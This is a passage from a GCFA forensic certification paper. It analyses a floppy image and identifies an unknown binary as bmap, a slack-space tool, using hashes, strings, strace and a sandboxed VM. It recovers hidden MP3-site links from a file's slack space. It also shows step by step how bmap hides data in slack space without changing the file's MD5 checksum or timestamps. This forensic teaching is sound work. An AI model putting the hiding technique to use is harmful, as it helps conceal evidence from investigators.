Global Information Assurance Certification Paper

Analysis of a Suspect Red Hat 6.2 Linux Server

"A Place Full of Rats"

GIAC Certified Forensic Analyst (GCFA) Practical Assignment

Version 1.4 (July 21, 2003)
Part 2: Option 1
Submitted: 03/Oct/2003

By
Guilherme Vênere

Abstract

In the first section of this paper I will be describing the procedures and actions that need to be taken to safely and correctly identify an unknown binary file. In section two, the steps necessary to do a full analysis of a compromised system are explained in detail. Furthermore, I will be discussing the legal issues involved in incident handling according to the Brazilian laws.

Part 1: Analyze an Unknown Binary

. Introduction.

Many times, during a forensic investigation involving compromise of computers, it becomes necessary to analyze in a safe and trustworthy way the evidences left by the intruder in the compromised system. The analysis of an unknown binary allows the investigator to discover what are the functionality or aim of this program.

This is a necessary step in the evidence analysis, because we can't think that a file found in a compromised system is not compromised also.

During this section I will be analyzing the content of a floppy disk image that was found in the disk drive of a computer belonging to an employee accused of distributing copyrighted material. The employee, Mr John Price, would be questioned about the contents of this floppy disk and about the fact that the hard disk of his computer has been wiped out.

This floppy disk contains an unknown binary file, identified only as "prog", and it can have significant evidence of the actions of the employee. This floppy disk was confiscated and was catalogued as evidence, with the following information:

TAG#	**fl-160703-jp1**
TYPE	**3.5" TDK floppy disk**
MD5	**4b680767a2aed974cec5fbcbf84cc97a**
FILENAME	**fl-160703-jp1.dd.gz**

Table 1: Evidence identification

I will try to identify the program functionality, and how it could be used to assist the defendant in its illegal action. In the floppy disk we will also try to find more evidences of the defendant's actions.

Before starting to analyze the content of the floppy image, it is necessary to describe what will be our forensic environment. Due to the unknown status of the file found in the floppy image, it is recommended that the analysis should be done in a computer especially prepared for this.

Also it is recommended that the computer be not physically connected to the Internet, to prevent that some unknown program that is executed in our environment can have access to other computers. We never knew when we would have in hands a copy of a new worm or tool of remote attack. After all, the last thing that a forensic investigator wants is to be accused of starting an attack against someone.

For our analysis we will be using a computer installed with Conectiva Linux, a Linux distribution produced in Brazil. In this host computer, we will run

VMWare virtual machine software. For those who do not know VMWare, it allows the creation of virtual machines that function as if they were real computers. The virtual machines can have its own operating system and hardware configuration. A virtual hard disk can be created with the desired characteristics, and the virtual machines can have Internet connection or not.

My VMWare virtual forensic workstation will have a network connection only with the host machine. In the host workstation I will be executing a program to capture all the packets sent from the virtual machine. I will try to detect any attempt of external connection. Since my host machine will not be physically connected to the network, we can consider that we will be relatively safe.

The virtual machine will have a clean install of the Slackware distribution, only with the necessary files to do our analysis. Some tools will be installed in this virtual machine to assist me in this task. These tools will be described as they were being used.

Finally, with our forensic analysis environment ready for any eventuality, we will be able to start the analysis of the evidences.

. Binary Details

The only evidence I have for this investigation consists of a compressed file in ZIP format, called "binary_v1_4.zip". No other information on the validity of this file was given.

The first step when admitting an unknown file as evidence is to verify the validity of the data contained in it. Since there is no guarantee that the file was not modified since its creation, we will need to guarantee that the file contains the data that it is intended to have, that is, the image of the floppy found in the computer of the defendant.

Initially, we need to guarantee that until this moment the file was not modified. A MD5 signature of the file must be generated, so that it can be compared with the one given to us by the investigator who confiscated the suspect computer. MD5 signatures are an efficient way to guarantee with great probability of certainty that a file is unmodified. MD5[i] algorithm generates a hash string from the data contained in the file, and this hash can be considered unique for this file. There is a small probability that two different files will have the same MD5 signature, in the order of 1/2^64 of the cases. These cases are known as collision.

To guarantee the integrity of our file, we will also use a SHA1[ii] signature, another hash algorithm, but with a probability of collision in the order of 1/2^80 of the cases. With both signatures, we will be able to assert with great precision that our file was kept unmodified during the analysis.

The commands below generate the signatures of the file "binary_v1_4.zip":

```
root@virtual:/forensics# md5sum binary_v1_4.zip
c786bb55fa5d8ec934ccd7c89bc00844  binary_v1_4.zip
root@virtual:/forensics# openssl sha1 binary_v1_4.zip
SHA1(binary_v1_4.zip)= 0c9f23d37c707d44c0765909ea8238b0546be1b4
```

Figure 1: command execution.

The first step will be to identify what is inside the file "binary_v1_4.zip". There are many ways to do that, so we will use initially the command "file". This command identifies the type of a file based on its characteristics. Normally three tests are executed to determine the file type: file system check, magical number check and language check. The first check to be successful will presents the type of the file.

The file system check looks for information regarding the file system in use. Any file type recognized by the file system will be also recognized by the command "file". Normally, the exit of this check says if a program is a text, an executable, a socket or any other file type that can be created in the file system.

The magic number check examines the content of the file for the presence of a signature that is compared to a database with signatures of various file types. Finally, the language check determines the characteristic of a file of the type text. It is identified the character set in use, the text language, among others.

Executing the command "file" in our file gives us the following:

```
root@virtual:/forensics# file binary_v1_4.zip
binary_v1_4.zip: Zip archive data, at least v2.0 to extract
```

Figure 2: Using "file" to identify the file.

As we can see, the command "file" identified the file correctly as being a ZIP file, also specifying which version must be used for unpack it.

To take a better look at our file, we're going to use the tool "zipinfo". This program is part of the package ZIP Tools that is normally installed with any Linux distribution. The "zipinfo" tool is used to extract information of the ZIP file, such as files contained in the ZIP, creation dates, and characteristics of the files, among others:

```
root@virtual:/forensics# zipinfo -z -h -l binary_v1_4.zip
Archive:  binary_v1_4.zip   459502 bytes   3 files
GCFA binary analysis
-r--------  2.3 unx   474162 bx   458937 defN 16-Jul-03 02:03 fl-160703-jp1.dd.gz
-rw-r--r--  2.3 unx       54 tx       54 stor 16-Jul-03 03:14 fl-160703-jp1.dd.gz.md5
-rw-r--r--  2.3 unx       39 tx       39 stor 16-Jul-03 03:14 prog.md5
3 files, 474255 bytes uncompressed, 459030 bytes compressed:  3.2%
```

Figure 3: using "zipinfo".

With the information above, we can say that the file being used as evidences is

really a ZIP file, contains 3 files, and had been created in 16/Jul/2003. The files had been created in a system compatible with Unix, and two of them are text files and one of them is binary.

Now we know that we can unpack the file safely, without the risk to find some surprise. The files are unpacked with the following command:

```
root@virtual:/forensics# unzip -X binary_v1_4.zip
Archive:  binary_v1_4.zip
GCFA binary analysis
  inflating: fl-160703-jp1.dd.gz
 extracting: fl-160703-jp1.dd.gz.md5
 extracting: prog.md5
```

Figure 4: unpacking the ZIP file.

According to "unzip" Unix man page, the parameter (-X) recover the original UID and GID information and do not modify the date of modification of the files. But to be sure, we can use the tool "stat" to verify the dates of creation, modification and access of the extracted files, and compare them with the ones we got with the command "zipinfo":

```
root@virtual:/forensics# stat fl-160703-jp1.dd.gz
  File: "fl-160703-jp1.dd.gz"
  Size: 474162          Blocks: 936        IO Block: 4096   Regular File
Device: 302h/770d       Inode: 2654219     Links: 1
Access: (0400/-r--------)  Uid: (    0/    root)   Gid: (    0/    root)
Access: Wed Jul 16 03:18:29 2003
Modify: Wed Jul 16 02:03:01 2003
Change: Sat Aug 30 15:27:16 2003

root@virtual:/forensics# stat prog.md5
  File: "prog.md5"
  Size: 39              Blocks: 8          IO Block: 4096   Regular File
Device: 302h/770d       Inode: 2654212     Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: Wed Jul 16 03:17:24 2003
Modify: Wed Jul 16 03:14:38 2003
Change: Sat Aug 30 15:27:18 2003

[root@virtual:/forensics# stat fl-160703-jp1.dd.gz.md5
  File: "fl-160703-jp1.dd.gz.md5"
  Size: 54              Blocks: 8          IO Block: 4096   Regular File
Device: 302h/770d       Inode: 2654211     Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: Wed Jul 16 03:17:24 2003
Modify: Wed Jul 16 03:14:59 2003
Change: Sat Aug 30 15:27:18 2003
```

Figure 5: checking the time of the files.

As we can see, the modification dates of all the files match the information listed with the command "zipinfo".

Now that we have extracted the content of the ZIP file and verified that the evidence had not been modified, we will need to check if the content of the

floppy image was not modified since the creation of the image. The only information that we have on the integrity of the file is a MD5 signature supplied by the team of investigators that created the floppy image.

It will be necessary to generate a MD5 signature of the image, and compare it with the value that we have. Inside the ZIP file there is a file called "fl-160703-jp1.dd.gz.md5", that contains the MD5 signature of the image, but as we cannot guarantee the integrity of the original ZIP file, we will need to compare this value with what we have:

```
root@virtual:/forensics# md5sum fl-160703-jp1.dd.gz
4b680767a2aed974cec5fbcbf84cc97a  fl-160703-jp1.dd.gz
root@virtual:/forensics# cat fl-160703-jp1.dd.gz.md5
4b680767a2aed974cec5fbcbf84cc97a  fl-160703-jp1.dd.gz
```

Figure 6: checking the signature of the file.

As we can see, the signatures match the one registered in evidence #fl-160703-jp1. Finally we can guarantee that the image of the floppy is the same one that was confiscated when the defendant's computer has been apprehended.

Now we will be able to use the floppy disk image to analyze the evidences in it. Unpacking the file "fl-160703-jp1.dd.gz" gives us the original floppy disk image found in the defendant's computer. We can use this image in two ways: making a binary copy of it in a floppy disk, or mounting the image directly in a directory. We will choose the second option, as it is the easiest way to analyze its content, and because it is basically the same thing than writing it in floppy. With the command below, we mount the image in the directory /forensics/floppy, making sure that it is mounted in read only mode, and that no file present in it can be executed. We also inform to the system not to update the access date of the files, to preserve the evidences:

```
root@virtual:/forensics# mount fl-160703-jp1.dd /forensics/floppy -o loop,ro,noatime,noexec, nodev
root@virtual:/forensics# mount
...
/forensics/fl-160703-jp1.dd on /forensics/floppy type ext2 (ro, noexec, nodev, noatime,
loop=/dev/loop0)
...
```

Figure 7: mounting the disk image. The output has been truncated to show only relevant parts.

From now on, we will be able to access the content of the image through the directory "/forensics/floppy", and we can also have access to the floppy image through the file "fl-160703-jp1.dd".

The next step in our analysis is to discover what exists inside of the confiscated floppy. Using the command below we get a listing of all the files in the directory "/forensics/floppy":

```
root@virtual:/forensics# find floppy/
floppy/
floppy/lost+found
floppy/John
floppy/John/sect-num.gif
floppy/John/sectors.gif
floppy/prog
floppy/May03
floppy/May03/ebay300.jpg
floppy/Docs
floppy/Docs/Letter.doc
floppy/Docs/Mikemsg.doc
floppy/Docs/Kernel-HOWTO-html.tar.gz
floppy/Docs/MP3-HOWTO-html.tar.gz
floppy/Docs/Sound-HOWTO-html.tar.gz
floppy/Docs/DVD-Playing-HOWTO-html.tar
floppy/nc-1.10-16.i386.rpm..rpm
floppy/.~5456g.tmp
```

Figure 8: listing the content of the image disk.

As we can see, there are some promising files in the floppy disk of our friend Mr. Price. Especially a document called "Mikemsg.doc", maybe a letter for another one involved in the case? And the HOWTO files seem to show that Mr. Price had interest in the creation of files in MP3 format.

This file format is a compressed format used for electronic distribution of music. In the last years, the music industry has had serious problems to control the illegal distribution of music through the Internet, mainly through file exchange networks called peer-to-peer networks.

But for the time being, this interest of Mr. Price in MP3 files is totally legal, and we cannot consider this as evidence of its supposed illegal activities.

Another interesting file to notice is "nc-1.10-16.i386.rpm..rpm". The file in question is a distribution package in RPM format. RPM packages are an easy way to distribute and install programs. Those who want to know more on RPM format can find more information directly with the creator of this format, the RedHat Linux Company[iii].

Netcat, the software distributed normally in the package mentioned above, is a tool to create TCP connections. It allows a user to create sockets in defined ports, or to make a connection between two computers. Perhaps Mr. Price was using this program to assist in its supposed illegal activities. It is this that I will need to find out.

Now that I already know what exists in the floppy, I will focus in discovering some basic information about the mysterious program found by the team that confiscated the floppy.

Initially, let's collect some basic information on the file. The command "debugfs" is a powerful tool that allows the investigator to examine the physical content of the blocks of a disk or disk image. Using this command, I

will be able to extract information on the file "prog" directly from the file system structure.

```
root@virtual:/forensics/floppy# ls -l prog
-rwxr-xr-x    1 502      502        487476 Jul 14 11:24 prog*
root@virtual:/forensics/floppy# debugfs ../fl-160703-jp1.dd
debugfs 1.32 (09-Nov-2002)
debugfs:  stat prog
Inode: 18   Type: regular    Mode:  0755   Flags: 0x0   Generation: 414131
User:   502   Group:   502   Size: 487476
File ACL: 0    Directory ACL: 0
Links: 1   Blockcount: 960
Fragment:  Address: 0    Number: 0    Size: 0
ctime: 0x3f14eb2d -- Wed Jul 16 03:05:33 2003
atime: 0x3f14ecdd -- Wed Jul 16 03:12:45 2003
mtime: 0x3f12bd00 -- Mon Jul 14 11:24:00 2003
BLOCKS:
(0-11):278-289, (IND):290, (12-68):291-347, (69-267):405-603, (DIND):604, (IND):605, (268-
476):606-814
TOTAL: 480
```

Figure 9: listing file information.

I will also check if the program MD5 signature matches the value inside the file "prog.md5" that we found inside the original ZIP file. Also, I will find out what type of file is "prog".

```
root@virtual:/forensics/floppy# md5sum prog
7b80d9aff486c6aa6aa3efa63cc56880  prog
root@virtual:/forensics/floppy# cat ../prog.md5
7b80d9aff486c6aa6aa3efa63cc56880  prog
root@virtual:/forensics/floppy# file prog
prog: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped
```

Figure 10: checking the signature of the unknown file.

This is the same file found by the team that confiscated the equipment. Besides that, the file seems to be an executable program, compiled to run in an x86 processor, without the need of external libraries, and had its symbol information removed after compilation. Without this information, debugging the file would be very difficult.

With this last information, we have the following characteristics for our unknown binary:

CHARACTERISTIC	VALUE
Name	prog
Size	487476
UID	502
GID	502
Modification Time	Mon Jul 14 11:24:00 2003
Changed time	Wed Jul 16 03:05:33 2003
Access Time	Wed Jul 16 03:12:45 2003
Type	ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped

CHARACTERISTIC	VALUE
MD5	7b80d9aff486c6aa6aa3efa63cc56880

Table 2: Information of the unknown binary.

. Program Description

We will now use another system tool to try to discover more information on the mysterious program. Probably the name "prog" is not the real name of the program, and I need to discover more information about what this program really does. The tool "strings" allow us to extract out of a file all the sequence of characters that can be shown in a terminal, eliminating special and control characters.

With this strings, we will be able to discover if some word or message inside the program can give us some hint on what this program does.

As the content shown by the command "strings" can very be extensive, and I will be using this content during our analysis, I will redirect the output of this command directly to a file. After that, I will always be referencing parts of this file as it becomes necessary, showing only that piece of it that is convenient.

```
root@virtual:/forensics# strings -a floppy/prog > prog.str
```

Figure 11: extracting the strings from the unknown binary.

Looking inside the file created by "strings" give us the following messages:

```
Usage: %s [OPTION]...
 [<%s-filename>]
--%s    %s
--%s <arg> %s
--%s <int> %s
--%s <filename> %s
--%s <
 | %s
> %s
--%s VALUE
  where VALUE is one of:
  %s  %s
<tt>%s</tt> invocation
<tt>%s [&lt;OPTIONS&gt;]
```

Figure 12: The contents of the unknown file. NOTE: the output has been truncated.

This seems interesting. It seems that our program do have a help on the parameter usage. But still we do not have anything to identify the program. Apparently the creator of the program decided to use a variable to present the text of the help message, such as in the example "Usage: %s [OPTION]...". The string %s is normally used in language C to indicate the position inside of a text where the value of a variable will be inserted.

We will need to look a little more to discover where there are messages that would have to be printed in this position. Incidentally, looking at a position right after the message above, we find the following:

```
operate on ...
target
entryexit
progress
branch
info
error
fatal
none
logging threshold ...
log-thresh
be verbose
verbose
name
useless bogus option
label
write output to ...
outfile
test for fragmentation (returns 0 if file is fragmented)
checkfrag
display fragmentation information for the file
frag
wipe the file from the raw device
print number of bytes available
test (returns 0 if exist)
wipe
place data
display data
extract a copy from the raw device
list sector numbers
operation to perform on files
mode
generate SGML invocation info
sgml
generate man page and exit
display options and exit
help
display version and exit
version
autogenerate document ...
1.0.20 (07/15/03)
newt
use block-list knowledge to perform special operations on files
prog
```

Figure 13: content of the unknown binary

That's it! It seems that we find something interesting. The messages seem to indicate that the program can work with files. It also seems that it is capable to generate its own documentation in different formats. See the message "generate SGML invocation info" and "generate man page and exit".

But the last four lines are very interesting! We have some numbers, possibly

indicating the version of the program and a date. Followed by a word, "newt". And what seems to be the description of the program! Look the following phrase: "use block-list knowledge to perform special operations on files". Finally, we have the word "prog", that coincidently is the name of the unknown binary that we are analyzing!

I will use the information above to do a little research in the Internet, trying to discover more information on this program. For this task, I will use a search engine web site called Google[iv]. Google is considered the best and more complete site of research on the Internet. Looking for the key words shown above, I had the following result:

KEY WORD	RESULTS	INTERESTING LINKS	CONCLUSIONS
"1.0.20" AND "(07/15/03)"	20	None	This keyword was not useful
newt	712.000	Lots, but not one useful.	This keyword was not useful
"use block-list knowledge to perform special operations on files"	2	http://old.lwn.net/2000/0413/announce.php3	Looks promising!

Table 3: Searching Google.

It seems that we discovered an interesting web site. The page found contains an announcement list of new programs, and contains the following line:

"bmap 1.0.16 Use block-list knowledge to perform special operations on files"

This is the same message found in our program. Finally, I have a clue on the true identity of our mysterious program!

The link above led us to the site Freshmeat[v]. This is a site directed at the distribution of free software. Unfortunately, the program page in the Freshmeat web site does not exist anymore, and therefore we will need to continue looking for it on Google. But now, I have the program name to look for.

Looking in Google again, this time for "bmap 1.0.20 newt", we obtain only one result. This page, "http://zork.net/pipermail/lnx-bbc-devel/2001-December/000273.html", contains a message posted in a newsgroup list asking on possible sites to download some programs. In this message we find the download address with the current versions of the program "bmap"! Apparently, the address found, "http://linux.jinr.ru/LinuxArchive/Ftp/SCYld/forensic_computing/bmap/" is not the official site of the program, it seem to be only a repository of software. Continuing our search, I will look now for "bmap-1.0.20.tar.gz", the name of the file found in the site above.

This search results in just the following link:

gar/fs/bmap/checksums - annotate - 1.1
1 schoen 1.1 df716d23d5966826fe6bad9d0a65cdd6 download/bmap-1.0.20.tar.gz.
No CVS admin address has been configured, Powered by ViewCVS 0.9.2.
cvs.lnx-bbc.org/cvs/gar/fs/bmap/checksums?annotate=1.1

Following the link above, I found an information page about a CVS repository. CVS stands for Concurrent Versions System, and it is a system to control the development process of software. Browsing through the CVS structure I found the following link: "http://cvs.lnx-bbc.org/cvs/gar/fs/bmap/Makefile?rev=1.9&content-type=text/vnd.viewcvs-markup", that show the content of the "Makefile" of this package. This file have instructions on how to compile the program's source code. We can see below a part of the file content:

```
GARNAME = bmap
GARVERSION = 1.0.20
MASTER_SITES = ftp://ftp.scyld.com/pub/forensic_computing/bmap/
DESCRIPTION = bmap forensic tool
define BLURB
The blocksize of a typical file system varies from 1K to 4K.  Every
file takes at least one block.  The unused space in that block is
slack space.  bmap can save data into this slack space, extract data
from slack space, and delete data in slack space.  The data cannot be
accessed using tools unaware of slack space (ie. almost all other
tools), does not change existing files, and therefore cannot be
detected using checksums or access times.
```

Figure 14: the makefile for "bmap". The file has been truncated to show only relevant parts.

Now we have some information about the program functionality! The description above seems to be linked with some of the strings found in the program found in the evidence floppy disk, such as the strings "place data", "display fragmentation information on the file" and "display data".

Besides that, we now have information on the official distribution source of the program source code. In the next section, I will download the file to try to compile it and compare with the one we have available in the evidence floppy disk.

Looking again in Google, this time for "bmap forensic tool", found in the "Makefile" above, we find among others, a reference in the site securityfocus.com[vi], a site focused on information and computer security. In this site, we find a brief description of the program "bmap". Below it's the transcription from the site:

Added Oct 22, 2001
bmap 1.0.17

by Daniel Ridge, newt@scyld.com
< http://online.securityfocus.com/tools/1359 >
Platforms: Linux

The Linux kernel includes a powerful, filesystem independant mechanism for mapping logical files onto the sectors they occupy on disk. While this interface is nominally available to allow the kernel to efficiently retrieve disk pages for open files or running programs, an obscure user-space interface does exist. This is an interface which can be handily subverted (with bmap and friends) to perform a variety of functions interesting to the computer forensics community, the computer security community, and the high-performance computing community.

This text is part of the site http://www.securityfocus.com

Figure 15: "bmap" description at the Security Focus web site.

Coincidently, the e-mail of the program's author is "newt@scyld.com". And "newt" was the other word found in the string file of our mysterious program.

So we can say with certainty that the unknown program is in the truth the program "bmap", a tool to work with the ext2 file system, allowing the user to use the slack space available on the disk blocks.

Slack space is the space that is wasted in a block of a file system when the amount of data to be written in it does not reach the maximum size of the block. A file system is formatted in superblocks, inodes and blocks. When a file is stored, the information about the file is stored in an inode. This inode have pointers to data blocks that store the data belonging to the file. The superblock store information on which inodes are being used.

Using this organization, data can be written in any position inside the file system, and can be recovered later using the data block information on the inode. As these data blocks have fixed sizes, any information written in it that is smaller than its size will be wasting the remaining portion of it.

The "bmap" program uses this wasted space to store data. Since the operating system does not have information on what is stored in these areas, any tool that access the file stored originally in those data blocks does not have access to the data in the slack space.

And as "bmap" access the raw device when writing or reading data, no information of the access time of the file will be modified. With this, it is possible to literally hide data in the file system!

If our friend Mr. Price were doing some illegal action, this tool would be really valuable for him. After all, he would not be interested in having his illegal activities in a file that everyone could read! And apparently he had enough interest in these subjects, since in the floppy we can find a file called "Kernel-HOWTO-html.tar.gz", and the files "John/sect-num.gif" and "John/sectors.gif".

Examining these two images, we see that they are a hard disk structure model, demonstrating the concept of the hard disk structure.

At this moment, I decided to execute the program, as it is not mysterious anymore, and see what it can do and what it possibly did. Although the tool is a file system tool, I will take certain precautions, to be sure that we do not have a Trojan in hands.

I will be executing in the host machine the program "tcpdump", a tool used to capture all traffic passing through a network interface. In that case, I will be capturing the network traffic that is passing through the virtual interface created by VMware. This can be accomplished with the command "tcpdump -i vmnet1 -vvv -x -X -s65535".

This command says to only capture the data of the interface "vmnet1" (-i vmnet1), showing a dump of the packets captured in hexadecimal format (-x) and in ASCII format (-X), being verbose (-vvv) and capturing 65535 bytes for each packet (-s65535). I want to be sure that if some packet is sent, it will be captured.

Besides that, I will be executing the program "prog" using the program "strace". "strace" is a program that monitor the execution of another program, showing all the system calls that this program does. I will redirect the output of "strace" to a file for posterior analysis.

As the image of the evidence floppy disk was mounted with the option "noexec", it is not possible to directly execute the program from the current directory. I need to copy it to another directory and execute it.

```
root@virtual:/forensics# mkdir quarantine
root@virtual:/forensics# cp floppy/prog quarantine/
root@virtual:/forensics# cd quarantine/
root@virtual:/forensics/quarantine# strace -o prog.log -f -F ./prog
no filename. try '--help' for help.
root@virtual:/forensics/quarantine# strace -o prog.log -f -F ./prog --help
prog:1.0.20 (07/15/03) newt
Usage: prog [OPTION]... [<target-filename>]
use block-list knowledge to perform special operations on files

--doc VALUE
  where VALUE is one of:
  version  display version and exit
  help  display options and exit
  man  generate man page and exit
  sgml  generate SGML invocation info
--mode VALUE
  where VALUE is one of:
  m  list sector numbers
  c  extract a copy from the raw device
  s  display data
  p  place data
  w  wipe
  chk  test (returns 0 if exist)
```

```
  sb  print number of bytes available
  wipe  wipe the file from the raw device
  frag  display fragmentation information for the file
  checkfrag  test for fragmentation (returns 0 if file is fragmented)
--outfile <filename> write output to ...
--label useless bogus option
--name  useless bogus option
--verbose       be verbose
--log-thresh <none | fatal | error | info | branch | progress | entryexit> logging threshold ...
--target <filename> operate on ...
```

Figure 16: execution of the unknown program.

Apparently nothing strange happened. The "tcpdump" command did not accuse any attempt to connect with the network, and the analysis of the "strace" log did not revealed anything strange.

But a fact is confirmed: the program really has a help page. Now I will be able to play a little with the program, in order to try to discover if it was used in the floppy disk found in the computer of the defendant.

Using the program options, I will try to discover if the program modified some file in the floppy disk. I will use the option "--mode chk". This option does not have a very clear description, saying that it "tests", and that it "returns zero if exist". Exist what? This is what I should try to discover, what this parameter tests, and to know if exists something in the files in the floppy disk. I will use a shell functionality to facilitate my research. The command below is executed in the following way: the "find" inside the back quotes generates a list of files of the type "file" inside the directory where the image of the floppy disk is mounted. This list is used by the command "for" to execute in turns the command "prog". For each file found by the "find" command, it executes the command "/prog -- mode chk $i", where $i will be substituted by the name of the file:

```
root@virtual:/forensics/quarantine# for i in `find /forensics/floppy/ -type f`; do ./prog --mode chk $i;
done
/forensics/floppy/John/sect-num.gif does not have slack
/forensics/floppy/John/sectors.gif does not have slack
/forensics/floppy/prog does not have slack
/forensics/floppy/May03/ebay300.jpg does not have slack
/forensics/floppy/Docs/Letter.doc does not have slack
/forensics/floppy/Docs/Mikemsg.doc does not have slack
/forensics/floppy/Docs/Kernel-HOWTO-html.tar.gz does not have slack
/forensics/floppy/Docs/MP3-HOWTO-html.tar.gz does not have slack
/forensics/floppy/Docs/Sound-HOWTO-html.tar.gz has slack
/forensics/floppy/Docs/DVD-Playing-HOWTO-html.tar does not have slack
/forensics/floppy/nc-1.10-16.i386.rpm..rpm does not have slack
/forensics/floppy/.~5456g.tmp does not have slack
```

Figure 17: using the unknown binary to find more evidences.

Actually, this is very interesting! We can see that of all the files in the floppy disk, just one of them showed a different result: "/forensics/floppy/Docs/Sound-HOWTO-html.tar.gz has slack". To be sure of

what it means, I will try to execute the command "prog" using the parameter "--mode s". After all, if our program "prog" can be used to hide data inside the slack space, the parameter above can theoretically be used to show this data! I will choose another file to check, just to be sure we can see the difference between a file that "has slack" from one that "do not have slack":

```
root@virtual:/forensics/quarantine# strace -o prog.log -f -F ./prog --mode s /forensics/floppy/nc-1.10-
16.i386.rpm..rpm
getting from block 247
file size was: 56950
slack size: 394
block size: 1024
root@virtual:/forensics/quarantine# strace -o prog.log -f -F ./prog --mode s
/forensics/floppy/Docs/Sound-HOWTO-html.tar.gz
getting from block 190
file size was: 26843
slack size: 805
block size: 1024
h?downloadsM±Â Ew¾¹laps4Æ¤-©õ®BRPôïm\Ï'¹³/»Ì{¾ª\xÂ
÷ÕZÅÃ-ÈV%dÒS6¦½A¤ÑkW¾P¤Wd|Ý¥#°Å3xb¶Z/-3ô·HíAëM¨$3tBiu]7N
³ÂyÓ¹root@virtual:/forensics/quarantine#                ?M3?×e·eÆ
```

Figure 18: extracting the evidence with "prog".

We find something different in the file "/forensics/floppy/Docs/Sound-HOWTO-html.tar.gz"! It seems to be some type of binary data, since it had not been shown correctly in the terminal. I have to test what this binary data really is. First of all I will use the parameter "-- outfile <filename>" to try to write the binary output to a file. After that, I will use the "file" command to discover what type of data we have in hands. Finally, I will analyze the output of the command "strace" to find out how "prog" works:

```
root@virtual:/forensics/quarantine# strace -o prog.log -f -F ./prog --outfile slack.dat --mode s
/forensics/floppy/Docs/Sound-HOWTO-html.tar.gz
getting from block 190
file size was: 26843
slack size: 805
block size: 1024
root@virtual:/forensics/quarantine# file slack.dat
slack.dat: gzip compressed data, was "downloads", from Unix
```

Figure 19: Saving the evidence to a file using “prog”.

The data stored in the slack space of the file found in the evidence floppy disk is in fact a compressed file, in "gzip" format, and "downloads" is its original name. This file could be unpacked and I will be able to analyze its content, to know what Mr. Price tried to hide.

For my surprise, when unpacking the file, I found the following text:

Ripped MP3s - latest releases:

www.fileshares.org/
www.convenience-city.net/main/pub/index.htm
emmpeethrees.com/hidden/index.htm
ripped.net/down/secret.htm

NOT FOR DISTRIBUTION

Figure 20: the content hidden with "prog".

It seems that Mr. Price was involved in illegal distribution of music in MP3 digital format. Although this is not a definitive proof that he had illegal material, this can indicate a possible source for the illegal activities of the defendant.

At the moment of this investigation, none of the sites above contains any illegal files, being that only "ripped.net/down/secret.htm" has a real address associated with it, but it only redirect us to a site with tourist information, and the others do not exist anymore.

Finally, analyzing the log file from "strace", we arrive the conclusion that "prog", or "bmap", acts in the following form:

. read the information that is stored in the filesystem inode where the file was stored:
1560 lstat64("/forensics/floppy/Docs/Sound-HOWTO-html.tar.gz", {st_mode=S_IFREG |0755, st_size=26843, ...}) = 0
. Opens the output file:
1560 open("slack.dat", O_WRONLY|O_APPEND|O_CREAT|O_LARGEFILE, 0755) = 3
. Opens the file where it is stored the data:
1560 open("/forensics/floppy/Docs/Sound-HOWTO-html.tar.gz", O_RDONLY| O_LARGEFILE) = 4
. Opens the raw device where the repository file is stored:
1560 open("/dev/loop0", O_RDONLY|O_LARGEFILE) = 5
. Examines the entire file to identify where there is slack space used;
...
1560 ioctl(4, FIBMAP, 0xbffff8e4) = 0
1560 ioctl(4, FIBMAP, 0xbffff8e4) = 0
...
. Read the blocks that contain slack data, writing it in the output file:
1560 _llseek(5, 194779, [194779], SEEK_SET) = 0
1560 read(5, "\37\213\10\10h\211\22?\0\3downloads\0M\216\261\16\302 "..., 805) = 805
1560 write(3, "\37\213\10\10h\211\22?\0\3downloads\0M\216\261\16\302 "..., 805) = 805

Figure 21: The output of "strace". This output has been truncated.

The process of writing data to slack space is similar, allowing the user to write data in the slack space of any file. The complete listing of the "strace" command execution above can be found in Appendix A in the end of this paper.

Since Mr. Price left evidences of using the program "bmap", I will try to determine when the program was executed. We saw previously that the files that were inside the ZIP file supplied originally by the investigators that had apprehended the floppy had access/modification dates of 16/07/2003, between 02:13 and 03:17. I can imagine that any access or modification time between this range have been resulted from the action of the investigators.

Verifying the information on "prog", we can see that the file was modified in 14/07/2003 at 11:24:00. Since the dates of file access and inode modification were inside the range when the investigators were having access to the computer, this possibly means that we cannot use it.

```
root@virtual:/forensics/quarantine# debugfs ../fl-160703-jp1.dd
debugfs 1.32 (09-Nov-2002)
debugfs:  stat prog
Inode: 18   Type: regular    Mode:  0755   Flags: 0x0   Generation: 414131
User:   502   Group:   502   Size: 487476
File ACL: 0    Directory ACL: 0
Links: 1   Blockcount: 960
Fragment:  Address: 0    Number: 0    Size: 0
ctime: 0x3f14eb2d -- Wed Jul 16 03:05:33 2003
atime: 0x3f14ecdd -- Wed Jul 16 03:12:45 2003
mtime: 0x3f12bd00 -- Mon Jul 14 11:24:00 2003
BLOCKS:
(0-11):278-289, (IND):290, (12-68):291-347, (69-267):405-603, (DIND):604,
(IND):605, (268-476):606-814
TOTAL: 480
```

Figure 22: information on the disk image.

We can say then that the program was executed in the period between day 14/07/2003 and 16/07/2003. Since the dates of access to the file had been lost during the collection of evidence, the information above is the only evidence we have of the program execution.

Just as example of the program capacity, I will write information in the slack space of a file, for example the file "prog.log" generated by "strace", and will verify if it changed. I will use MD5 signatures for this.

```
root@virtual:/forensics/quarantine# md5sum prog.log
a3f2814dce3a3ad213d9fea7ee5e0ca4  prog.log
root@virtual:/forensics/quarantine# ./prog --mode sb prog.log
995
root@virtual:/forensics/quarantine# ./prog --mode p prog.log
stuffing block 16024
file size was: 3101
slack size: 995
block size: 4096
```

```
Hello, this is a hidden text
root@virtual:/forensics/quarantine# md5sum prog.log
a3f2814dce3a3ad213d9fea7ee5e0ca4  prog.log
root@virtual:/forensics/quarantine# ./prog --mode s prog.log
getting from block 16024
file size was: 3101
slack size: 995
block size: 4096
```

Figure 23: checking the functionality of "prog".

As we can see, the text that I typed was written inside the file, but the MD5 signature of it was exactly the same! This happens because "md5sum" reads only the data of the file that the file system points as belonging to it, ignoring the slack space. As we can see, this is a very efficient way to hide information, including illegal information.

. Program Identification

Now that I have more information on how the mysterious program in the floppy found in the computer of the defendant works, I will go back to the source code found in the Internet. I will try to compile this source code, and try to discover if the program generated by the compilation is equal to the mysterious program.

This information will allow me to guarantee that the program found in the evidence floppy disk was not modified.

